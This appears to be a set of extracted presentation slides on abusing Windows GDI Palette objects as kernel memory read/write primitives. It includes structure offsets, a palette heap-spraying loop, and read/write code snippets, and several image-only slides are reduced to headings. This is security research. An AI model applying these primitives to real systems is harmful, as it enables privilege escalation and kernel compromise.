
# Abusing GDI Objects: Bitmaps (\_SURFOBJ) Manager Bitmap Extension relative r/w

Relative Memory Read/Write Bitmaps




# Abusing GDI Objects: Bitmaps (\_SURFOBJ) Manager Bitmap Extension relative r/w

## Relative Memory Read/Write Bitmaps



# Abusing GDI Objects: Bitmaps (\_SURFOBJ) Manager Bitmap Extension Arbitrary r/w

## Arbitrary Memory Read/Write Bitmaps



Ohdays!!

# Abusing GDI Objects Palettes (New Technique)



# Abusing GDI Objects: Palettes (\_XEPALOBJ) Structures

## Object type \_PALETTE || \_XEPALOBJ

```
typedef struct _PALETTE
{
    BASEOBJECT     BaseObject;      // 0x00
    FLONG          flPal;          // 0x10
    ULONG          cEntries;        // 0x14
    ULONG          ultime;          // 0x18
    HDC             hdcHead;         // 0x1c
    HDEVPPAL        hSelected;       // 0x20,
    ULONG          cRefhpal;        // 0x24
    ULONG          cRefRegular;     // 0x28
    PTRANSLATE     ptransFore;      // 0x2c
    PTRANSLATE     ptransCurrent;   // 0x30
    PTRANSLATE     ptransOld;        // 0x34
    ULONG          unk_038;          // 0x38
    PFN             pfngGetNearest;  // 0x3c
    PFN             pfngGetMatch;    // 0x40
    ULONG          ulRGBTime;        // 0x44
    PRGB555XL      pRGBXlate;       // 0x48
    PALETTEENTRY    *pFirstColor;    // 0x4c
    struct _PALETTE *ppalThis;      // 0x50
    PALETTEENTRY    apalColors[1];    // 0x54
} PALETTE, *PPALETTE;
```

## PoolTag Gh?8, Gla8

```
typedef struct _PALETTE64
{
    BASEOBJECT     BaseObject;      // 0x00
    FLONG          flPal;          // 0x18
    ULONG          cEntries;        // 0x1C
    ULONGLONG      ullTime;         // 0x20
    HDC             hdcHead;         // 0x28
    HDEVPPAL        hSelected;       // 0x30
    ULONG          cRefhpal;        // 0x38
    ULONG          cRefRegular;     // 0x3c
    PTRANSLATE     ptransFore;      // 0x40
    PTRANSLATE     ptransCurrent;   // 0x48
    PTRANSLATE     ptransOld;        // 0x50
    ULONGLONG      unk_038;          // 0x58
    PFN             pfngGetNearest;  // 0x60
    PFN             pfngGetMatch;    // 0x68
    ULONGLONG      ullRGBTime;      // 0x70
    PRGB555XL      pRGBXlate;       // 0x78
    PALETTEENTRY    *pFirstColor;    // 0x80
    struct _PALETTE *ppalThis;      // 0x88
    PALETTEENTRY    apalColors[1];    // 0x90
} PALETTE64, *PPALETTE64;
```

# Abusing GDI Objects: Palettes (\_XEPALOBJ) KAlloc

```
HPALETTE CreatePalette(  
    _In_ const LOGPALETTE *lplgpl  
)
```

## Parameters

*lplgpl* [in]

A pointer to a **LOGPALETTE** structure that contains in

```
typedef struct tagLOGPALETTE {  
    WORD palVersion;  
    WORD palNumEntries;  
    PALETTEENTRY palPalEntry[1];  
} LOGPALETTE;
```

## Members

### palVersion

The version number of the system.

### palNumEntries

The number of entries in the logical palette.

### palPalEntry

Specifies an array of **PALETTEENTRY** structures that define the colors in the logical palette.

```
typedef struct tagPALETTEENTRY {  
    BYTE peRed;  
    BYTE peGreen;  
    BYTE peBlue;  
    BYTE peFlags;  
} PALETTEENTRY;
```

**peRed**  
The red

**peGreen**  
The green

**peBlue**  
The blue

**peFlags**  
Indicate following

## Allocate 2000 Palettes

```
HPALETTE hps;  
LOGPALETTE *IPalette;  
IPalette =  
(LOGPALETTE*)malloc(sizeof(LOGPALETTE)  
+ (0x1E3 - 1) * sizeof(PALETTEENTRY));  
IPalette->palNumEntries = 0x1E3;  
IPalette->palVersion = 0x0300;  
for (int k = 0; k < 2000; k++) {  
    hps = CreatePalette(IPalette);  
}
```

# Abusing GDI Objects: Palettes (\_XEPALOBJ) KFree

```
BOOL DeleteObject(  
    _In_ HGDIOBJ hObject  
);
```

## Parameters

### *hObject* [in]

A handle to a logical pen, brush, font, bitmap, region, or palette.

`DeleteObject(HPALETTE hPal);`

# Abusing GDI Objects: Palettes (\_XEPALOBJ) Read Memory

```
UINT GetPaletteEntries(  
    _In_ HPALETTE         hpal,  
    _In_ UINT              istartIndex,  
    _In_ UINT              nEntries,  
    _Out_ LPPALETTEENTRY lppe  
) ;
```

## Read Palette Entries

```
HRESULT res = GetPaletteEntries(  
    hpal,           //Palette Handle  
    index,          // index to read from  
    sizeof(read_data)/sizeof(PALETTEENTRY), //nEntries  
    &data);          //data buffer to read to
```

# Abusing GDI Objects: Palettes (\_XEPALOBJ) Write Memory

```
UINT SetPaletteEntries(
    _In_      HPALETTE      hpal,
    _In_      UINT          iStart,
    _In_      UINT          cEntries,
    _In_ const PALETTEENTRY *lppe
);
```

```
BOOL AnimatePalette(
    _In_      HPALETTE      hpal,
    _In_      UINT          istartIndex,
    _In_      UINT          cEntries,
    _In_ const PALETTEENTRY *ppe
);
```

## Parameters

*hpal* [in]  
A handle to the logical palette.

*iStart* [in]  
The first logical-palette entry to be set.

*cEntries* [in]  
The number of logical-palette entries to be set.

## Parameters

*hpal* [in]  
A handle to the logical palette.

*istartIndex* [in]  
The first logical palette entry to be replaced.

*cEntries* [in]  
The number of entries to be replaced.

*ppe* [in]


## Write Palette Entries

```
HRESULT res = SetPaletteEntries(          // || AnimatePalette(
    hpal,      //Palette Handle
    index,    // index to write to
    sizeof(write_data)/sizeof(PALETTEENTRY), //nEntries to Write
    &data);           // pointer to data to write
```

# How do I Exploit?


# Abusing GDI Objects: Palettes (\_XEPALOBJ) Manager Palette Extension relative r/w

## Palette Objects




# Abusing GDI Objects: Palettes (\_XEPALOBJ) Manager Palette Extension relative r/w

## Relative Memory Read/Write Palettes



# Abusing GDI Objects: Palettes (\_XEPALOBJ) Manager Palette Extension relative r/w

## Arbitrary Memory Read/Write Palettes




# Abusing GDI Objects: Palettes (\_XEPALOBJ) Technique Restrictions

- Minimum Palette allocation size: 0x98 for x86 systems, and 0xD8 for x64 ones.
- There are some Palette object members that should not be clobbered when using the memory write function SetPaletteEntries, specifically:

X86	X64
<pre>typedef struct _PALETTE64 { ...     HDC      hdcHead;    // 0x1c ...     PTRANSLATE ptransCurrent; // 0x30     PTRANSLATE ptransOld;   // 0x34 ... } PALETTE, *PPALETTE;</pre>	<pre>typedef struct _PALETTE64 { ...     HDC      hdcHead;    // 0x28 ...     PTRANSLATE ptransCurrent; // 0x48     PTRANSLATE ptransOld;   // 0x50 ... } PALETTE64, *PPALETTE64;</pre>

